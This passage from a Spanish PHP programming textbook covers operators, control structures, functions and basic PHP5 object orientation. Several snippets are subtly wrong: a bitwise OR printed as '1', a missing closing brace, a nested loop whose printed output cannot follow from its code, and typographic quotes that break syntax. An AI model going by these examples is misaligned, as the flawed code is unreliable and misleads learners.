.=	Asignación de concatenación	$a.=$b	Agrega $a a $b

Tabla Operadores de Cadenas

Operadores de Arreglos

Los operadores de arreglos PHP se utilizan para comparar matrices. La siguiente tabla describe los diferentes tipos de operadores de arreglos de los que dispone PHP y su uso.

Operador	Nombre	Ejemplo	Resultado
==	Igualdad	$a == $b	Devuelve verdadero si $a y $b tienen los mismos pares clave / valor
===	Idéntico	$a === $b	Devuelve verdadero si $a y $b tienen los mismos pares clave / valor en el mismo orden y de los mismos tipos
!=	No igual	$a != $b	Devuelve verdadero si $a no es igual a $b
<>	No igual	$a <> $b	Devuelve verdadero si $a no es igual a $b
!==	No idéntico	$a !== $b	Devuelve verdadero si $a no es idéntico a $b
+	Unión	$a + $b	Unión de $a y $b

Tabla Operadores de Arreglos

Operadores bit a bit

Los operadores bit a bit permiten manipular y evaluar bits de datos. Dichos operadores están diseñados para funcionar sólo con números enteros; por lo tanto, el intérprete intentará convertir sus operandos en enteros antes de ejecutarlos.

En la siguiente tabla se muestran los diferentes operadores bit a bit y su uso.

<table>
<tr><th>Operador</th><th>Nombre</th><th>Ejemplo</th><th>Resultado</th></tr>
<tr><td>&</td><td>And (y)</td><td>$a & $b</td><td>Los bits que están activos en $a y $b son activados.</td></tr>
<tr><td>|</td><td>Or (o inclusivo)</td><td>$a 1 $b</td><td>Los bits que están activos en $a o en $b son activados.</td></tr>
<tr><td>^</td><td>Xor (o exclusivo)</td><td>$a ^ $b</td><td>Los bits que están activos en</td></tr>
</table>

			$a o en $b son activados, pero no en ambos.
NOT	Not (no)	~ $a	Los bits activos en $a son desactivados y viceversa.
<<	Shift left (desplazamiento a la izquierda)	$a << $b	Desplaza los bits de $a hacia la izquierda en varias posiciones iguales a $b, insertando bits no establecidos en las posiciones desplazadas.
>>	Shift right (desplazamiento a la derecha)	$a >> $b	Desplaza los bits de $a a la derecha en una cantidad de posiciones igual a $b, insertando bits no establecidos en las posiciones desplazadas.

Tabla Operadores Bit a Bit

Operador ternario

Un operador ternario permite incrustar una instrucción if-then-else dentro de una expresión:

```
<?php
   echo 10 == $x? ‘Si’:‘No';
?>
```

El código anterior sería equivalente a lo siguiente:

```
<?php
   if (10 == $x) {
     echo 'Si';
   } else {
      echo 'No';
   }
```

Como puede ver, la expresión anterior es mucho más concisa y, si se usa correctamente, puede hacer que el código sea mucho más legible. Sin embargo, debe pensar en esta operación como nada más que un atajo: si se usa en exceso, puede hacer que su código sea difícil de entender y comprometer su funcionalidad, especialmente si comienza a anidar varias de estas operaciones entre sí.

Con PHP 5.3, el operador ternario se ha vuelto aún más corto. Devolverá el resultado de la expresión de la izquierda en verdadero si omite un valor verdadero y elimina cualquier espacio en blanco entre el ? y : como se ve en el siguiente ejemplo:

```
<?php
    $x = ($y) ?: $z;
?>
```

2.4 Estructuras de control

Al escribir programas o scripts se encontrará muchas veces con situaciones en las que debe ejecutar diferentes acciones dependiendo de condicionales. En un algoritmo, para determinar cuáles sentencias deben ser ejecutadas, el intérprete del script o el compilador del programa debe hacer uso de estructuras de control.

PHP presenta una serie de declaraciones condicionales que simplifican significativamente el flujo de ejecución de un script en función de una o más condiciones.

Sentencia if

Una sentencia if es una estructura de control que consiste de un bloque de código el cual se ejecuta si y sólo si la condición definida en la sentencia es verdadera.

Sintaxis

```
<?php
    if                    (condicion)                    {
            // código a ser ejecutado si la condición es cierta;
    }
?>
```

Ejemplo:

```
<?php
    $edad = 20;
    if($edad < 18)
    {
      echo “Usted aún es menor de edad”;
    }
?>
```

Sentencia if...else
La instrucción if...else ejecuta algún código si una condición es verdadera y otro código si esa condición es falsa.

Sintaxis
```
<?php
if (condicion) {
    //código a ser ejecutado si la condición es verdadera;
} else {
    //código a ser ejecutado si la condición es falsa;
}
?>
```

Ejemplo:
```
<?php
    $edad = 20;
if($edad < 18)
{
            echo "Usted aún es menor de edad";
}
else
{
echo "Bienvenido a la adultez";
}
?>
//SALIDA:
```

Sentencia if...elseif...else
La instrucción if...elseif...else ejecuta códigos diferentes para más de dos condiciones posibles.

Sintaxis
```
<?php
   if (condicion) {
     //código a ser ejecutado si esta condición es verdadera;
   } elseif (condicion) {
     //código a ser ejecutado si esta condición es verdadera;
   } else {
     //código a ser ejecutado si todas las condiciones son falsas;
   }
?>
```

Ejemplo:

```
<?php
    $promedio = 8;

    if($promedio < 5){
      echo "Usted está reprobado";
    }
    elseif($promedio >=5 && $promedio <=7){
      echo "Usted aprobó con un promedio regular";
    }
    else{
      echo "Usted aprobó con promedio eximido";
?>
```

Sentencia switch

La estructura de control switch permite al programador definir un bloque de código con varias condiciones, las cuales en si son pequeños bloques de código los cuales se ejecutarán, si y solo si sus respectivos condicionales resultan ciertos.

Sintaxis

```
<?php
switch (n) {
                case etiqueta1:
            //código a ser ejecutado si n=etiqueta1;
        break;
                case etiqueta2:
            //código a ser ejecutado si n=etiqueta2;
        break;
                case etiqueta3:
            //código a ser ejecutado si n=etiqueta3;
        break;
                default:
            //código a ser ejecutado si n es diferente a todas las etiquetas;
    }
?>
```

Se puede especificar tantas opciones como se desee utilizando un solo bloque de código switch. En este caso n puede ser una variable o una expresión, que se evalúa una vez. El valor de la expresión se compara con los valores para cada caso en la estructura. En caso de que se encuentre una coincidencia, el flujo del programa procede a ejecutar el bloque de código perteneciente a ese bloque del switch. Para evitar que el código se ejecute

automáticamente en el siguiente caso se usa break. La declaración default se usa si no se encuentra ninguna coincidencia.

Ejemplo:

```
<?php
    $colorfav = "azul";

    switch ($colorfav) {
          case "rojo":
         echo "Tu color favorito es el rojo";
      break;
          case "azul":
         echo " Tu color favorito es el azul";
      break;
          case "verde":
         echo " Tu color favorito es el verde";
      break;
          default:
         echo "Tu color favorito no es rojo, azul ni verde";
    }
?>
```

Sentencia while

La estructura de control while, se le describe también como una estructura de ciclo o de bucle. Consta de una condición y un bloque de código a ejecutar. En una estructura while el código dentro del bloque se ejecutará siempre que la condición sea verdadera.

Sintaxis

```
<?php
while (condición sea verdadera){
          //código a ser ejecutado;
}
?>
```

Ejemplo:

```
<?php
    $x = 1;
    while($x <= 5) {
        echo "El número es: $x <br>";
    $x++;
    }
?>
```

Nota: Cuando se hace uso de sentencias while, se corre peligro de declarar ciclos infinitos, y en algunos casos esto puede que sea conveniente sin embargo siempre se ha de tener mucho cuidado cuando se escriben las condiciones de manera que no creemos un bucle infinito while.

Sentencia do while

El ciclo do...while siempre ejecutará el bloque de código al menos una vez, incluso si la condición es falsa. Esto ocurre porque la condición se verifica después de la ejecución del ciclo, es decir, la primera vez que se verifica la condición el ciclo ya se ha ejecutado una vez. Se repetirá el ciclo mientras la condición especificada sea verdadera.

Sintaxis

```
<?php
    do {
      //código a ser ejecutado;
    } while (condición sea verdadera);
?>
```

Ejemplo:

```
<?php
    $x = 1;

    do {
      echo "El número es: $x <br>";
      $x++;
    } while ($x <= 5);
?>
```

En el ejemplo anterior se establece primero una variable $x a 1 ($x = 1). Luego, el ciclo do while escribirá algo de salida y luego incrementará la variable $x con 1. Luego se verifica la

condición (¿$x es menor o igual a 5?), y el ciclo continuará ejecutándose mientras $x es menor o igual a 5.

El siguiente ejemplo establece la variable $x en 6, luego ejecuta el bucle y luego se verifica la condición:

```
<?php
    $x = 6;

    do {
      echo "El número es: $x <br>";
      $x++;
    } while ($x<=5);
```

El ciclo devolverá falso porque el valor de la variable $x es 6 y según la condición el ciclo debe ejecutarse sólo si el valor de $x es menor o igual a 5.

Sentencia for

La estructura de control for se usa cuando de antemano se conoce cuántas veces se desea que se ejecute el bucle.

Sintaxis

```
<?php
    for (inicialización; condición; incremento/decremento)
    {
     //código a ser ejecutado si la condición es verdadera;
    }
?>
```

Donde:

- **inicialización**: Aquí se inicializa una variable con algún valor. Esta variable actúa como el contador del bucle.
- **condición**: se define la condición que se verifica después de cada iteración del bucle. Si se evalúa como verdadero, el ciclo continúa, pero si la condición devuelve falso el ciclo termina.
- **incremento/decremento**: aumenta o disminuye el valor del bucle.

Ejemplo:

```
<?php
    for ($x = 0; $x <= 10; $x++) {
       echo "El número es: $x <br>";
    }
?>
```

También podemos usar un bucle for dentro de otro bucle for. Aquí hay un ejemplo simple de bucles anidados.

```
<?php
    for ($x = 0; $x <= 2; $x++)
    {
      for ($y = 0; $y <= 2; $y++)
      {
         echo "$y $a ";
      }
    }
?>

//SALIDA
0 0
1 0
2 0
0 1
1 1
2 1
0 2
1 2
2 2
```

Sentencia foreach

El bucle foreach en PHP se usa para acceder a pares clave-valor de una matriz o arreglo. Este bucle sólo funciona con matrices y no tiene que inicializar ningún contador ni establecer ninguna condición para salir del bucle puesto que todo se hace de forma implícita.

Para cada iteración de bucle, el valor del elemento de matriz actual se asigna a $valor y el puntero de matriz se mueve en uno, hasta que alcanza el último elemento de matriz.

Sintaxis

```
<?php
    foreach ($arreglo as $valor) {
        /* ejecutar este código para todos los
        elementos del arreglo

        $ var representará todos los elementos del
        arreglo a partir del primer elemento,
        uno a uno
        */
    }
```

El siguiente ejemplo muestra un bucle que generará los valores de la matriz dada ($colores):

```
<?php
    $colores = array("rojo", "verde", "azul", "amarillo");

    foreach ($colores as $valor) {
        echo "$valor <br>";
    }
?>

//SALIDA
rojo
verde
azul
amarillo
```

Sentencia break

Anteriormente se usaron las sentencias break en las declaraciones condicionales switch para salir del bloque cuando se ejecuta un caso válido.

A continuación un ejemplo simple de código switch:

```
<?php
    $a = 1;

    switch($a)
    {
      case 1:
         echo “Este es el caso 1”;
      break;
      case 2:
         echo “Este es el caso 2”;
      break;
      default:
         echo “Este es el caso por defecto”;
    }
?>

//SALIDA
Este es el caso 1
```

Pero, ¿qué sucede si olvidamos agregar la sentencia break al final de cada bloque de caso en la declaración switch? En ese caso, la ejecución aún comenzará desde el caso coincidente, pero no saldrá de la declaración switch y seguirá ejecutando cada declaración de código debajo de ella hasta la próxima sentencia break.

Ejemplo:

```
<?php

    $a = 2;

    switch($a)
    {
      case 1:
        echo “Este es el caso 1”;
      case 2:
            echo “Este es el caso 2”;
      default:
        echo “Este es el caso por defecto”;
    }

?>

//SALIDA
Este es el caso 2
Este es el caso por defecto
```

Usando break en bucles

La instrucción break resulta muy útil para situaciones en las que desea salir del ciclo (detener el ciclo), si se cumple alguna condición.

A continuación se presenta un ejemplo simple de un bucle for para comprender cómo se puede usar la instrucción break en bucles.

```
//Ejemplo para saber si un número es primo
<?php
   $primo = 356;
   for($i=2; $i <356; $i++){
     if($primo%$i == 0){
       echo “El número no es primo”;
       break;
     }
   }
?>
```

En el ejemplo anterior se hace un ciclo para dividir 356 entre los números comprendidos del 2 al 355 con la instrucción $primo%$i la cual permite obtener el módulo o resto de una división con el operador aritmético %. Si una de esas divisiones devuelve cero (0) el ciclo se rompe y se imprime el mensaje contenido en echo. De lo contrario no se imprime nada y se sobreentiende que el número es primo.

El uso de la instrucción break es el mismo para todos los diferentes tipos de bucles.

Sentencia continue

La sentencia continue cuando es usada dentro de un ciclo for o foreach, while o do while, permite saltar a la siguiente iteración del ciclo, esta sentencia resulta muy útil a la hora de programar algoritmos de programación defensiva.

A continuación se muestran dos ejemplos del uso de la sentencia continue, los dos son implementaciones de un algoritmo de programación defensiva. Comencemos con el ciclo while.

```
<?php

$indice = 0;
$numeros = range(1, 100);

while ($indice < count($numeros)) {

          $valor = $numeros [$indice];
                    $indice ++;

if($valor % 2 != 0) {
                      continue;
           }
                    echo $valor;
}

for($i = 1; $i <= 100; $i++)
{
             if($i % 2 != 0)
             {
          continue;
        }
        echo $i;
     }

?>
```

Los dos algoritmos sirven para imprimir en pantalla a todos los números divisibles entre 2 que se encuentran del 1 al 100. En el ciclo while primero se obtiene el valor usando la variable $indice, luego ésta se incremente usando el operador unario de incremento y luego se pregunta si el valor NO es divisible entre 2, y en caso de que esta condición sea cierta, se salta a la próxima iteración del ciclo, por lo que la sentencia echo $valor nunca llega a ejecutarse, sino cuando la condición previa resulte falsa. De igual modo el ciclo for pregunta si el número es divisible entre 2 y en caso de no serlo se ejecuta la sentencia continue, lo cual tiene como consecuencia que el ciclo salte a la próxima iteración ignorando a la sentencia echo $i.

2.5 Funciones

En programación una función se define como un bloque de declaraciones que generalmente realizan una tarea específica y que puede usarse de forma repetida en un programa. Sin embargo, para que ésta se ejecute debe recibir una llamada.

Para facilitar la llamada a una función, se le otorga un nombre, de forma tal que si se quiere usar varias veces, usemos ese nombre. Esto le da legibilidad al código.
PHP tiene más de mil funciones incorporadas, pero además de éstas se pueden crear otras funciones según las necesidades y requerimientos de la aplicación que el usuario esté desarrollando.

Sintaxis básica

La sintaxis de la función es, en su forma más básica, muy simple. Para crear una nueva función, simplemente usamos la palabra clave function, seguida de un identificador, un par de paréntesis y llaves (también conocido como bloque de código).

Existen unas reglas básicas pero fundamentales para nombrar una función:

- Los nombres de funciones de PHP no distinguen entre mayúsculas y minúsculas.
- Al igual que con todos los identificadores en PHP, el nombre debe consistir sólo en letras (a-z), números y el carácter de subrayado, y no debe comenzar con un número.
- Para que su función haga algo, simplemente coloque el código que se ejecutará entre las llaves y luego llámela.

Se considera una buena práctica colocar a la función un nombre que corresponda con la tarea que ésta va a ejecutar.

Ejemplo de definición de una función:

```
<?php
function nombreFuncion() {
  // código;
}
?>
```

En el siguiente ejemplo, se presenta una función llamada "escribirMsj()". La llave de apertura { indica el comienzo del código de función y la llave de cierre } indica el final de la función. La función emite "¡Hola estudiantes!". Luego para ejecutar la función simplemente se escribe el nombre.

```
<?php
   function escribirMsj() {
     echo "Hola estudiantes";
   }

   escribirMsj(); // llamada a la función
?>
//SALIDA:
```

Argumentos de funciones PHP

Al igual que muchos lenguajes de programación, PHP permite pasar argumentos en sus funciones. Un argumento es como una variable que permite inyectar información en una función para influir en su comportamiento.
Se puede definir cualquier número de argumentos a una función. Éstos se especifican después del nombre de la misma, dentro de los paréntesis y en caso de dos o más van separados por una coma.

Cuando se declara una función, se debe definir el número de argumentos que aceptará. Sin embargo, al invocar una función puede pasar un número arbitrario de argumentos, independientemente de cuántos haya especificado en su declaración siempre y cuando no proporcione menos de los que declaró.

Sintaxis

```
<?php
    function nombreFuncion(argumento1, argumento2)
    {
       //código
    }
?>
```

Argumentos de funciones predeterminadas de PHP

A veces, los argumentos de una función juegan un papel importante en la ejecución del código de la función. En tales casos, si un usuario se olvida de proporcionar el argumento mientras llama a la función, puede provocar algún error.

Para evitar tales errores, puede hacer que los argumentos sean opcionales dándoles un valor predeterminado. Los argumentos opcionales deben estar en el extremo derecho de la lista y sólo pueden tomar valores simples; no se permiten expresiones. A continuación se muestra un ejemplo de esto:

```
<?php

    function saludo($mensaje = “Hola estudiante”){
       echo “Mensaje: ”.$mensaje;
    }

    saludo(); /*aquí no se le pasó ningún argumento a la función y a $mensaje se le asigna
“Hola estudiante” de forma predeterminada
*/

   saludo(“Hola profesor”); /*Esta vez se anuló el argumento predeterminado */

?>
```

Pasar argumentos a una función por referencia

Los argumentos también se pueden pasar por referencia, a diferencia del método tradicional por valor, prefijándolos con el operador de referencia &. Esto permite que su función afecte a variables externas.

```php
<?php

    function contarTodo(&$contar){
        if (func_num_args() == 0) {
           die("Usted debe especificar al menos un argumento");
        }
        else{
           // Retorna un arreglo de argumentos
           $args = func_get_args();

           // Eliminar el argumento definido desde el principio
           array_shift($args);

           foreach ($args as $arg) {
              $contar += strlen($arg);
           }
        }
    }

$contar = 0;

contarTodo($contar, "uno", "dos", "tres"); // $contar es igual a 10

?>
```

Nota: Tenga en cuenta, y esto es muy importante, que sólo las variables se pueden pasar como argumentos de referencia; no puede pasar una expresión como parámetro por referencia.

A diferencia de PHP 4, PHP 5 permite que se especifiquen valores predeterminados para los parámetros incluso cuando se declaran como referencia:

```
<?php

    function cmdExiste($cmd, &$salida = null) {

        $salida = 'dónde está $cmd';

        if (strpos($salida, DIRECTORY_SEPARATOR) !== false) {
          return true;
        }
        else {
          return false;
        }
    }

?>
```

En el ejemplo anterior, el parámetro $output es completamente opcional: si no se pasa una variable, se creará una nueva dentro del contexto de cmdExiste() y, por supuesto, se destruirá cuando la función retorne.

Listas de argumentos de longitud variable

Un error común al declarar una función es escribir lo siguiente:

```
<?php

    function algo($opcional = "null", $requerido) {

    }
?>
```

Esto no hace que se emitan errores, pero tampoco tiene sentido, porque nunca podrá omitir el primer parámetro ($opcional) si desea especificar el segundo, y no puede omitir el segundo porque PHP emitirá una advertencia. En este caso, lo que realmente desea son listas de argumentos de longitud variable, es decir, la capacidad de crear una función que acepte un número variable de argumentos, según las circunstancias. Un ejemplo típico de este comportamiento es exhibido por la familia de funciones var_dump().

PHP proporciona tres funciones integradas para manejar listas de argumentos de longitud variable func_num_args(), func_get_arg() y func_get_args(). Aquí hay un ejemplo de cómo se usan:

```
<?php

    function saludo(){
        if (func_num_args() > 0) {
            // El primer argumento está en la posición cero
            $arg = func_get_arg(0);
            echo "Hola $arg";
        }
        else {
            echo "Hola estudiantes";
        }
    }

    saludo("Lector"); // Imprime Hola Lector

    saludo(); // Imprime Hola estudiantes

?>
```

Puede usar listas de argumentos de longitud variable incluso si especifica argumentos en el encabezado de la función. Sin embargo, esto no afectará la forma en que se comportan las funciones de la lista de argumentos de longitud variable; por ejemplo, func_num_args() aún devolverá el número total de argumentos pasados a su función, tanto declarados como anónimos.

```php
<?php

    function contarTodo($arg1) {
        $args = func_get_args(); // Retorna un arreglo de argumentos

        // Eliminar el argumento definido desde el principio
        array_shift($args);

        $contar = strlen($arg1);

        foreach ($args as $arg) {
            $contar += strlen($arg);
        }

        return $contar;
    }

    echo contarTodo("uno", "dos", "tres"); // Imprime 10

?>
```

La función contarTodo() requiere al menos un valor, por lo que definimos un argumento explícito (con nombre) y luego usamos func_get_args() para recuperar el resto.

Sugerencia de tipo

La sugerencia de tipo se produce cuando una función (o método) especifica qué tipo de datos deben pasarse. Por ejemplo, especificar que un argumento debe ser un número entero, en cuyo caso pasar una cadena o incluso un flotante provocará un error.

Debido a que PHP está tipado libremente, y a que casi todos los datos de entrada para PHP están basados en cadenas, no admite sugerencias de tipo en el sentido tradicional, específicamente para valores escalares. Con PHP puede especificar uno de los siguientes:

Cualquier clase o nombre de interfaz: el valor debe ser de esa clase, o una subclase de la misma, o implementar esa interfaz.
Matriz: el valor debe ser una matriz. Introducido en PHP 5.1.
Llamable: el valor debe ser una devolución de llamada válida. Agregado en PHP 5.4.

Para insinuar un argumento, simplemente anteponga el argumento con el tipo requerido, tal como se muestra en el siguiente ejemplo:

```
<?php
    function saludo(array $personas = null)
    {
     // $personas debe ser una matriz, pero si nada es pasado
     entonces será // falso
    }

    function f(SomeObject $objeto, Callable $rellamada)
    {
       // $objeto debe ser compatible con SomeObject
       // $rellamada debe ser una rellamada válida
    }
?>
```

Al combinar sugerencias de tipo con un valor predeterminado (como en nuestra primera función anterior), el valor predeterminado debe ser nulo. Además, PHP sólo usa el valor predeterminado si no se pasa ningún valor. Si se pasa un valor no válido, en su lugar causará un error.

Valores devueltos de la función en PHP

Todas las funciones en PHP devuelven un valor, incluso si no lo hace explícitamente. Por lo tanto, el concepto de funciones "vacías" no se aplica realmente a PHP. Puede especificar el valor de retorno de su función utilizando la palabra clave return.

El siguiente ejemplo muestra una función que permite la suma de dos enteros y retorna el resultado de dicha suma:

```
<?php
    function suma($a, $b)
    {
      $resultado = $a + $b;
      return $resultado;
    }

    echo “2 + 3 = “.suma(2,3).””;
?>

//SALIDA
2 + 3 = 5
```

Ventajas del uso de funciones

El uso de funciones en el desarrollo de aplicaciones tiene sus ventajas entre las cuales se pueden destacar:

- Código reutilizable: usted escribe una función una vez y puede usarla miles de veces en su programa.
- Menos repetición de código: cuando se requiere ejecutar una tarea que comprende varias líneas de código, lo mejor es encapsularlas en una función, de forma tal que sólo se haga el llamado de esa función cuando se requiera que la aplicación utilice dicha tarea, en lugar de escribir varias veces las mismas líneas de código en el programa.
- Fácil de entender: el uso de funciones en su programa hace que el código sea más legible y fácil de entender.

3. LENGUAJE ORIENTADO A OBJETOS PHP

3.1. Lenguaje orientado a objetos PHP5

Con el surgimiento de los lenguajes de programación se han desarrollado varias metodologías para programar una aplicación, las cuales han evolucionado con el transcurrir de los años. La programación orientada a objetos es una metodología cuya implementación se ha convertido en un factor fundamental en el desarrollo de aplicaciones.

Aunque la programación orientada a objetos comenzó a ser incluida en PHP 3.0, se hizo de forma muy rudimentaria; fue en la versión 5.0 que se incorporó un mejor soporte a este paradigma.

La programación orientada a objetos es un enfoque de desarrollo de software que modela la aplicación en torno a objetos del mundo real, definiendo en una plantilla llamada clase las propiedades y métodos de dichos objetos.

Para entender mejor sobre este paradigma de programación a continuación se exponen sus fundamentos y conceptos.

Fundamentos de la Programación Orientada a Objetos

La programación orientada a objetos se basa en los principios fundamentales de la abstracción, encapsulación, modularidad, herencia y polimorfismo.

Abstracción: consiste en identificar las entidades y sus propiedades para analizarlas de formas separadas.

Encapsulación: se define como la capacidad de hacer cambios en el código de implementación sin afectar las interfaces externas que hagan uso de dicho código. Esto se logra a través de la ocultación de los detalles de implementación del conjunto de métodos accesibles que su código pone a disposición para que sea utilizado por otro, de forma tal que pueda volver a trabajar o modificar dicho código sin forzar un cambio en el del que lo esté implementando. Para ello se suelen seguir las siguientes prácticas:

- Mantener las variables de instancia protegidas con un modificador de acceso, frecuentemente private. (De esto se hablará más adelante en este capítulo).
- Hacer métodos con acceso público y forzar al código que los invoque a que use esos métodos en lugar de acceder directamente a la variable de

instancia. Estos llamados métodos de acceso permiten a los usuarios de su clase establecer u obtener el valor de una variable, a través de los métodos set y get respectivamente.

Modularidad: se define como la propiedad de poder subdividir una aplicación en partes más pequeñas e independientes (módulos). Estos módulos vendrían a ser las clases.

Herencia: uno de los conceptos fundamentales clave de la programación orientada a objetos es la herencia. Esto permite que una clase extienda otra clase, esencialmente agregando nuevos métodos y propiedades, así como anulando los existentes según sea necesario. Se explicará mejor este concepto más adelante en este capítulo.

Polimorfismo: este es un concepto orientado a objetos donde un mismo método se puede usar para diferentes propósitos. Por ejemplo, el nombre del método seguirá siendo el mismo, pero tomará un número diferente de argumentos y puede realizar tareas diferentes. De igual forma se hablará con más detalle sobre esto más adelante.

Así pues, se puede resumir que la base de la programación orientada a objetos la constituyen precisamente éstos, los objetos, encapsulados en clases. A continuación se definen cada uno de estos conceptos.

¿Qué es una clase?

Una clase no es más que una plantilla en la cual se van a definir los atributos y métodos que caracterizan a una entidad, de los cuales se tendrá acceso a través de una instancia de la clase. Dicha instancia es lo que se conoce como objeto.

Declarar una clase

La sintaxis para definir una clase en PHP es muy simple, se inicia con la palabra reservada **class** seguida del nombre de la clase y un par de llaves ({}). Todas sus propiedades y métodos van dentro de dichas llaves.

```php
<?php

class miClase {
   //propiedades
   //métodos
}

?>
```

Esto le informa al intérprete de PHP que está declarando una clase llamada miClase cuyo contenido normalmente será una combinación de constantes, variables y funciones o métodos.

Al igual que cualquier variable hay algunas reglas a seguir para nombrar una clase en PHP, las cuales son:

- El nombre de la clase debe comenzar con un alfabeto.
- No se debe usar como nombre una palabra clave reservada de PHP.
- No debe contener espacios.

Aunque no es obligatorio, es una buena práctica usar el nombre de la clase como nombre de archivo para el archivo PHP. Además, PHP permite que se definan varias clases en un solo archivo, pero esto no es recomendable.

A continuación se muestra un ejemplo de definición de una clase Libro con propiedades y métodos.

```
<?php

class Libro {

  // Propiedades
  var $nombre;
  var $autor;

  // Métodos
  function set_nombre($nombre) {
    $this->nombre = $nombre;
  }
  function get_nombre() {
    return $this->nombre;
  }

}
?>
```

La palabra clave **var** se usa para definir una variable o propiedad dentro de una clase. En el ejemplo anterior nombre y autor son los nombres de las variables.

Las funciones, cuando se definen dentro de una clase, se denominan métodos y tiene como propósito realizar alguna operación en las variables de clase (propiedades) o realizar alguna otra operación para la clase, como imprimir los valores de todas las variables, almacenar datos en la base de datos, entre otras tareas.

Los métodos para obtener y establecer el valor de una variable de clase se denominan funciones Getter y Setter. Estos se definen generalmente como get_NOMBRE-DE-VARIABLE() y set_NOMBRE-DE-VARIABLE().

Una clase simple no requiere necesariamente declarar ninguna variable. Puede contener sólo métodos. Dichas clases son generalmente de clase auxiliar con algunos métodos comunes útiles en ellas.

Cuando se declaran variables en una clase, se pueden crear múltiples objetos de esa clase con diferentes valores para dichas variables.

¿Qué es un objeto?

Como se dijo anteriormente un objeto es una instancia de una clase a través del cual se pueden acceder a las propiedades y métodos definidos en dicha clase. Se pueden crear múltiples objetos de una clase con valores de propiedad diferentes.

La clase es una entidad lógica mientras que su objeto es real.

Instancia de un objeto

Una vez que haya declarado una clase, debe crear una instancia para poder aprovechar la funcionalidad que ofrece. Para ello debe usar la palabra clave **new** tal como se muestra a continuación:

```
<?php

class Libro {

  // Propiedades
  var $nombre;
  var $autor;

  // Métodos
  function set_nombre($nombre) {
    $this->nombre = $nombre;
  }
  function get_nombre() {
    return $this->nombre;
  }

}

//Creación del objeto
$objeto = new Libro();

?>
```

Tomando el mismo ejemplo de la clase Libro que se definió anteriormente, se creó un objeto de dicha clase y se asignó a la variable $objeto. Del operador $this se hablará más adelante.

También es posible instanciar dinámicamente una clase:

```
<?php
     $nombreClase = "miClase";

     $miInstancia = new $nombreClase();
?>
```

Constantes de clase

Una constante es una entidad especial que permanece fija en una clase individual. No se pueden cambiar una vez se declaran.

Las constantes resultan útiles si se requiere definir algunos datos constantes dentro de la clase. Para declarar una constante se utiliza la palabra clave **const**. Los nombres constantes no están precedidos por un signo de dólar ($) como una declaración de variable normal y distinguen entre mayúsculas y minúsculas. Sin embargo, se recomienda que el nombre de la constante sea todo en letras mayúsculas.

```
<?php

class nombreClase{
     //Declaración de una constante
     const LENGUAJE = “PHP5”;
}

?>
```

Las interfaces también pueden incluir constantes. Existen varias formas para acceder a una constante, pero todas se hacen utilizando el operador de resolución de alcance (::). Sin embargo, se explicará con detalle sobre esto más adelante en este capítulo, específicamente en el punto *Operadores, métodos y clases abstractas*, donde se detalla el uso del operador antes mencionado.

Propiedades Estáticas

Las propiedades estáticas se pueden invocar directamente, sin crear una instancia de una clase. Se declaran con la palabra clave **static**:

```
<?php

class nombreClase {
  //Declaración de una propiedad estática
  public static $propiedadEstatica = "PHP";

}
?>
```

Al igual que las constantes, para acceder a una propiedad estática se utiliza el operador de resolución de ámbito (::), que también se explicará más adelante en este capítulo.

Métodos Estáticos

Los métodos estáticos se pueden llamar directamente, sin crear una instancia de una clase. Se declaran con la palabra clave **static**:

```
<?php

class nombreClase {
  //Declaración de un método estático
  public static function metodoEstatico() {
    echo "Hola estudiantes";
  }
}

?>
```

El acceso a un método estático se hace de la misma forma que las constantes y propiedades estáticas, es decir, a través del operador de resolución de ámbito o doble dos puntos (::), del cual se detallará más adelante en este capítulo.

Modificadores de Acceso

Para establecer los derechos de acceso para una clase y sus métodos y variables, se utilizan los modificadores de acceso que no son más que palabras clave PHP.

Los modificadores de acceso que se permiten en PHP 5 son los siguientes:

- **public:** se puede acceder a la propiedad o método de una clase desde cualquier lugar, es decir, hasta fuera de la misma clase. Este es el modificador por defecto cuando no se especifica en la declaración de la propiedad o método.
- **private:** cuando se define a los miembros de una clase como privados, sólo se podrá acceder a ellos dentro de la misma clase donde fueron definidos.
- **protected:** se puede acceder a la propiedad o al método dentro de la clase y por clases derivadas de esa clase (subclases).
- **abstract:** esta palabra clave sólo se usa para las clases PHP y sus funciones miembros.
- **final:** los métodos de clase definidos como final, no pueden ser cambiados o anulados por ninguna subclase.

Es importante destacar que no se pueden usar todos los modificadores de acceso con las clases, variables y métodos. En la siguiente tabla se especifica dónde aplica cada modificador de acceso.

Modificador de Acceso	Clases	Métodos	Variables
public	No aplica	Aplica	Aplica
private	No aplica	Aplica	Aplica
protected	No aplica	Aplica	Aplica
abstract	Aplica	Aplica	No aplica
final	Aplica	Aplica	No aplica

Tabla Modificadores de Acceso de PHP5

Ahora se explicará con algunos ejemplos el uso de cada modificador de acceso.

Modificador de acceso public

Cuando no se especifica ningún modificador de acceso, todas las clases y sus miembros se tratan como públicos de forma predeterminada. Como se mencionó en la tabla anterior, los modificadores de acceso públicos, privados o protegidos no se pueden usar con la clase, ya que esto generará un error de sintaxis al ejecutar la aplicación, tal como se muestra en el siguiente ejemplo:

```
<?php
public class Libro {
	//código de la clase
}
?>
//SALIDA
Parse error: syntax error, unexpected 'public' (T_PUBLIC) in ...
```

Para los métodos y variables de clase se deben especificar los modificadores de acceso, aunque por defecto se tratan como públicos.

Este es un ejemplo simple de una clase PHP:

```
<?php

class Libro {

  var $nombre = “Don Quijote de la Mancha”;
  var $autor = “Miguel De Cervantes”;
  var $precio = 5;

  function mostrarPrecio() {

	echo “El precio del libro ”.$this->nombre.” es ".$this->precio. “€”;
  }
}

$libro = new Libro();
$libro->mostrarPrecio();

?>

//SALIDA
El precio del libro Don Quijote de la Mancha es 5€
```

En el código anterior, se usó la palabra clave var antes de cada variable de clase. Si no se usa var, se obtendrá un error de análisis. Sin embargo, en lugar de usar var, se pueden usar palabras clave modificadoras de acceso antes de la declaración de la variable de clase, por ejemplo:

```
<?php

class Libro {

  public $nombre = “Don Quijote de la Mancha”;
  public $autor = “Miguel De Cervantes”;
  public $precio = 5;

  function mostrarPrecio() {

      echo “El precio del libro ”.$this->nombre.” es ".$this-
>precio. “€”;
  }
}

$libro = new Libro();
$libro->mostrarPrecio();

?>

//SALIDA
El precio del libro Don Quijote de la Mancha es 5€
```

Es una buena práctica de programación especificar los modificadores de acceso junto con las variables y métodos de clase.

Modificador de acceso private

El modificador de acceso private puede ser utilizado tanto para las variables como para los métodos de una clase, pero no para la clase PHP en sí. Cuando una variable se declara como privada, no se puede acceder directamente a ésta utilizando el objeto de la clase. Para que esto sea posible se deben definir funciones públicas en dicha clase que permitan establecer y obtener el valor en esa variable privada. Estas funciones se conocen como Getters y Setters.

Cuando un método se declara como privado, se establece que sólo puede ser accedido por la clase donde fue definido.

